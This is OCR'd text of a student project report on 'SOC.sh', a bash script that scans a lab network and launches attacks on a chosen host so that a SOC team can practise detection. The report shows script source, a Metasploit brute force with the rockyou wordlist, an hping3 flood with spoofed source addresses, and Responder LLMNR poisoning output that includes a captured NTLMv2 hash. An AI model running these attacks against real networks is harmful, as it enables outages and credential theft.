


SOC Analyst
Project
SOC Checker
Leonard Yeo

Scenario : SOC Network



The Attack Script is executed by a SOC Manager using Machine “Kali Linux 1 on the network to attack Machines in the network to ensure SOC Team stays alert in day to day operation.

SOC.sh SOC Checker IP Scanning



Script starts by checking the applicable applications that this script use to ensure script Executes smoothly.

SOC.sh SOC Checker IP Selection

```
Please enter an ip range you would like to scan
172.16.50.0/24
List of available IP addresses:
0: 172.16.50.20
1: 172.16.50.254
2: 172.16.50.52

Enter the number of the host you want to target, or 'x' for a random choice:
x

Selected random IP address: 172.16.50.254
```

User then enters an IP Range that utilize netdiscover to scan for available hosts.

```
Please enter an ip range you would like to scan
172.16.50.0/24
List of available IP addresses:
0: 172.16.50.20
1: 172.16.50.254
2: 172.16.50.52

Enter the number of the host you want to target, or 'x' for a random choice:
1

Selected IP address: 172.16.50.254
Choose an attack method:
1) Metasploit Brute Force Attack
2) Hping3 Denial of Service Attack
3) Responder Man-in-the-Middle LLMNR Attack
z) Random Attack
Enter your choice:2
```

```
Please enter an ip range you would like to scan
172.16.50.0/24
[sudo] password for kali:
List of available IP addresses:
0: 172.16.50.20
1: 172.16.50.254
2: 172.16.50.52

Enter the number of the host you want to target, or 'x' for a random choice:
x

Selected random IP address: 172.16.50.52
```

```
Enter the number of the host you want to target, or 'x' for a random choice:
3

Invalid choice. Please enter a number between 0 and 2 or 'x' for a random choice.

┌──(kali㉿kali)-[~/SOCProject]
└─$
```

User then enters an IP Range that utilize netdiscover to scan for available hosts.
After Scaning, User can choose from the available IP addresses or x for Random Selection
If invalid selection in input, script will exit

SOC.sh SOC Checker Attack Selection

```
Choose an attack method:
1) Metasploit Brute Force Attack
2) Hping3 Denial of Service Attack
3) Responder Man-in-the-Middle LLMNR Attack
z) Random Attack
Enter your choice:1
```

After the IP Address Selection, the script will then show the available attacks method to be selected

```
Selected IP address: 172.16.50.254
Choose an attack method:
1) Metasploit Brute Force Attack
2) Hping3 Denial of Service Attack
3) Responder Man-in-the-Middle LLMNR Attack
z) Random Attack
Enter your choice:z
Selected random attack: Hping3
```

```
Selected IP address: 172.16.50.254
Choose an attack method:
1) Metasploit Brute Force Attack
2) Hping3 Denial of Service Attack
3) Responder Man-in-the-Middle LLMNR Attack
z) Random Attack
Enter your choice:5
Invalid choice. Please enter a number between 1 and 3 or z for a random choice.
```

After the Attack Selection, the script will then show the selected attacks method.
If invalid selection in input, script will exit

SOC.sh SOC Checker Metaspoilt Brute Force Attack


```
Enter your choice:1
rockyou.txt not found in /usr/share/wordlists/
Proceeding to gunzip rockyou.txt.gz
Selected attack: Metasploit
Executing Brute Force Attack with wordlist
```

```
┌──(kali㉿kali)-[~/SOCProject]
└─$ ls
enum.rc  SOC.sh  testresult.txt
```

After Selecting Metaspoilt Brute Force attack, the script will check whether the selected wordlist “rockyou.txt” That is the default wordlist in kali linux is available, if not, it will proceed to extract the file from the .gz extension. Proceeding to use the wordlist for both user and password for bruteforce.

The script will proceed to create the “enum.rc”file that consist of the applicable commands for msfconsole and logging the bruteforce attack process in “testresult.txt”

SOC.sh SOC Checker Metaspoilt Brute Force Attack



In this Metaspoilt brute force attack, using the Wireshark application in the host , we can see the brute force activity Being captured.


SOC.sh SOC Checker Hping3 Denial of Service Flood Attack

```
Please enter an ip range you would like to scan
172.16.50.0/24
List of available IP addresses:
0: 172.16.50.20
1: 172.16.50.254
2: 172.16.50.52

Enter the number of the host you want to target, or 'x' for a random choice:
1

Selected IP address: 172.16.50.254
Choose an attack method:
1) Metasploit Brute Force Attack
2) Hping3 Denial of Service Attack
3) Responder Man-in-the-Middle LLMNR Attack
z) Random Attack
Enter your choice:2
```

```
Enter your choice:2
Selected attack: Hping3
Denial of Service Ping Flood Attack with Random Source IP executing in 5 seconds. CTL + C to STOP
HPING 172.16.50.254 (eth0 172.16.50.254): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

When selecting the Hping3 Denial of Service Flood attack, the script will run the Hping3 command with source ip spoofing

SOC.sh SOC Checker Hping3 Denial of Service Flood Attack



In this Hping3 Denial of Service Flood attack, using the Wireshark application in the host , we can see the Ping flood activity Being captured with spoofed source IP Addresses

SOC.sh SOC Checker Responder MITM LLMNR Attack

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [172.16.50.51]
    Responder IPv6             [fe80::20c:29ff:fec0:81bf]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-2DXI30YHXWW]
    Responder Domain Name      [CR2W.LOCAL]
    Responder DCE-RPC Port     [48432]

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to ::ffff:172.16.50.20 for name PRINTR (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to fe80::2415:e2cc:5f7e:e28a for name printr
[*] [MDNS] Poisoned answer sent to ::ffff:172.16.50.20 for name printr.local
[*] [LLMNR]  Poisoned answer sent to ::ffff:172.16.50.20 for name printr
[*] [MDNS] Poisoned answer sent to fe80::2415:e2cc:5f7e:e28a for name printr.local
[*] [LLMNR]  Poisoned answer sent to fe80::2415:e2cc:5f7e:e28a for name printr
[*] [MDNS] Poisoned answer sent to ::ffff:172.16.50.20 for name printr.local
[*] [LLMNR]  Poisoned answer sent to ::ffff:172.16.50.20 for name printr
[*] [MDNS] Poisoned answer sent to fe80::2415:e2cc:5f7e:e28a for name printr.local
[HTTP] NTLMv2 Client   : ::ffff:172.16.50.20
[HTTP] NTLMv2 Username : MSEDGEWIN10\IEUser
[HTTP] NTLMv2 Hash     : IEUser::MSEDGEWIN10:9fe3b656e9c3f25f:5539019D8B8A1B2BA8A68ADBAC3DED2C:0101000000000000A4F7E392C84ED901029102CEF6C74FDB0000000002000
800430052003200570001001E00570049004E002D003200440058004900330030005900480058005700570004001400430052003200570002E004C004F00430041004C0003003400570049004E002
D003200440058004900330030005900480058005700570002E004300520032005700 2E004C004F00430041004C0005001400430052003200570002E004C004F00430041004C0008003000300000000
0000000010000000020000 0F07BA5828B64C9C402E4C6E231DF25B72D2182CE1FD07C16AA0D508AFCB689540A0010000000000000000000000000000000000000900160048005400540050002F007
000720069006E00740072000000000000000000
[*] Skipping previously captured hash for MSEDGEWIN10\IEUser
[+] Exiting...
```

When selecting the Responder MITM LLMNR Attack, the script will start to listen for events. Once an enquiry is sent from the Host, the responder will then capture the hash which we can then use John the Ripper to decode the NTLMV2 to decode the Password.

SOC.sh SOC Checker Logging

```
┌──(kali㉿kali)-[~/SOCProject]
└─$ cd /var/log

┌──(kali㉿kali)-[/var/log]
└─$ ls
alternatives.log    boot.log.4          dpkg.log          macchanger.log          private              user.log.2.gz              vmware-vmsvc-root.3.log
alternatives.log.1  boot.log.5          dpkg.log.1        macchanger.log.1.gz     README               user.log.3.gz              vmware-vmsvc-root.log
apache2             btmp                faillog           macchanger.log.2.gz     runit                user.log.4.gz              vmware-vmtoolsd-root.log
apt                 btmp.1              fontconfig.log    macchanger.log.3.gz     samba                vmware-network.1.log       wtmp
attack.log          daemon.log          inetsim           macchanger.log.4.gz     speech-dispatcher    vmware-network.2.log       Xorg.0.log
auth.log            daemon.log.1        installer         messages                stunnel4             vmware-network.3.log       Xorg.0.log.old
auth.log.1          daemon.log.2.gz     journal           messages.1              syslog               vmware-network.4.log       Xorg.1.log
auth.log.2.gz       daemon.log.3.gz     kern.log          messages.2.gz           syslog.1             vmware-network.5.log       Xorg.1.log.old
auth.log.3.gz       daemon.log.4.gz     kern.log.1        messages.3.gz           syslog.2.gz          vmware-network.6.log
auth.log.4.gz       debug               kern.log.2.gz     messages.4.gz           syslog.3.gz          vmware-network.7.log
boot.log            debug.1             kern.log.3.gz     mysql                   syslog.4.gz          vmware-network.8.log
boot.log.1          debug.2.gz          kern.log.4.gz     nginx                   sysstat              vmware-network.log
boot.log.2          debug.3.gz          lastlog           openvpn                 user.log             vmware-vmsvc-root.1.log
boot.log.3          debug.4.gz          lightdm           postgresql              user.log.1           vmware-vmsvc-root.2.log
```

```
┌──(kali㉿kali)-[/var/log]
└─$ cat attack.log
Attack type: Metaspoilt Brute Force Attack with wordlist
Execution time: 2023-03-04 13:31:52
IP address: 172.16.50.20
═══════════════════════════════════════
Attack type: Hping3 DOS Ping Flood with Random Source IP
Execution time: 2023-03-04 13:37:28
IP address: 172.16.50.254
═══════════════════════════════════════
Attack type: Man-in-the-Middle Responder LLMNR Attack
Execution time: 2023-03-04 13:39:14
IP address: 172.16.50.20
═══════════════════════════════════════
```

After every attack selection, the kind of attack, time and date of attack and IP Address information is logged in the file “attack.log” In /var/log

SOC.sh SOC Checker

```
function install_package {
  package_name="$1"
  echo "Checking if $package_name is installed"
  if ! command -v $package_name &> /dev/null; then
    echo "$package_name is not installed. Installing now..."
    sudo apt-get update
    sudo apt-get install -y $package_name
    echo "$package_name installed successfully."
  else
    echo "$package_name is already installed."
  fi
}

# Check if Hping3 is installed
echo "Checking if HPing3 is installed"
if ! command -v hping3 &> /dev/null; then
     install_package "hping3"
else
    echo "Hping3 is already installed."
fi

# Check if Metasploit is installed
echo "Checking if Metasploit is installed "
if ! command -v msfconsole &> /dev/null; then
    echo "metasploit is not installed. Installing now..."
    install_package "metasploit-framework"
    echo "metasploit installed successfully."
else
    echo "Metasploit is already installed."
fi

# Check if Responder is installed
echo "Checking if responder is installed"
if ! command -v responder &> /dev/null; then
    echo "responder is not installed. Installing now..."
    install_package "responder"
    echo "responder installed successfully."
else
    echo "Responder is already installed."
fi
```

The script starts with checking if the applicable application is being installed using function.

If application is not installed, the script will then execute The necessary installation before IP scanning.

```bash
#Reading IP Address Range from User

echo -e "${CYAN}Please enter an ip range you would like to scan${NOCOLOR}"

read ipaddr

# Scan the local network and store a list of unique IP addresses in an array
readarray -t ip_list < <(sudo netdiscover -r $ipaddr -P | grep -Eo '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | awk '{print $1}' | sort | uniq )

# Echo the list of IP addresses discovered and prompt the user to select an IP address or choose a random one by keying 'x'
echo -e "${CYAN}List of available IP addresses:${NOCOLOR}"

while true; do
  for i in "${!ip_list[@]}"; do
    echo "$i: ${ip_list[$i]}"
  done
  echo -e "${CYAN}\nEnter the number of the host you want to target, or 'x' for a random choice:${NOCOLOR} "
  read host_number

  # Check if the user chose a random IP address or an available IP address
  if [ "$host_number" = "x" ]; then

  # Generate a random number between 0 and the length of the IP address array

  random_index=$((RANDOM % ${#ip_list[@]}))
  host_ip=${ip_list[$random_index]}
  echo -e "${WHITE}\nSelected random IP address: ${GREEN}$host_ip"
  break
else
  # Retrieve the selected IP address from the array

  if (( $host_number >= 0 && $host_number < ${#ip_list[@]} )); then
    host_ip=${ip_list[$host_number]}
    echo -e "${WHITE}\nSelected IP address: ${CYAN}$host_ip${NOCOLOR}"
    break
  else
    echo -e "${RED}\nInvalid choice. ${WHITE}Please enter a number between 0 and $((${#ip_list[@]}-1)) or 'x' for a random choice."
    exit 1
  fi
fi

# If any other keys are entered, exit the script
echo -e "${RED}\nInvalid input. ${WHITE}Exiting the script.${NOCOLOR}"
exit 1

done
```

IP address ranged will be asked to be input by user.

Once the Ip address range is read , the script will proceed to use netdiscover to scan for available hosts. And will store the available ip addresses in an array to be used for random IP selection.

IF Else command is used to handle user input. User input will be stored under variable “host_number”
If user input ‘x’ it will be a random selection and if user input other key, the script will exit.

```bash
#Function for Random Attack

function select_random_attack {
  attacks=("Metasploit" "Hping3" "Responder LLMNR Attack")
  random_attack=${attacks[$RANDOM % ${#attacks[@]}]}
  echo "Selected random attack: $random_attack"
}

#Function for Metaspoilt Brute force Attack with wordlist

function execute_metasploit {
    attack_type='Metaspoilt Brute Force Attack with wordlist'
    if [ -f /usr/share/wordlists/rockyou.txt ]; then
    echo "rockyou.txt found in /usr/share/wordlists/"
    echo "Using rockyou.txt as wordlist for both User and Password Brute force "
else
    echo "rockyou.txt not found in /usr/share/wordlists/"
    echo "Proceeding to gunzip rockyou.txt.gz"
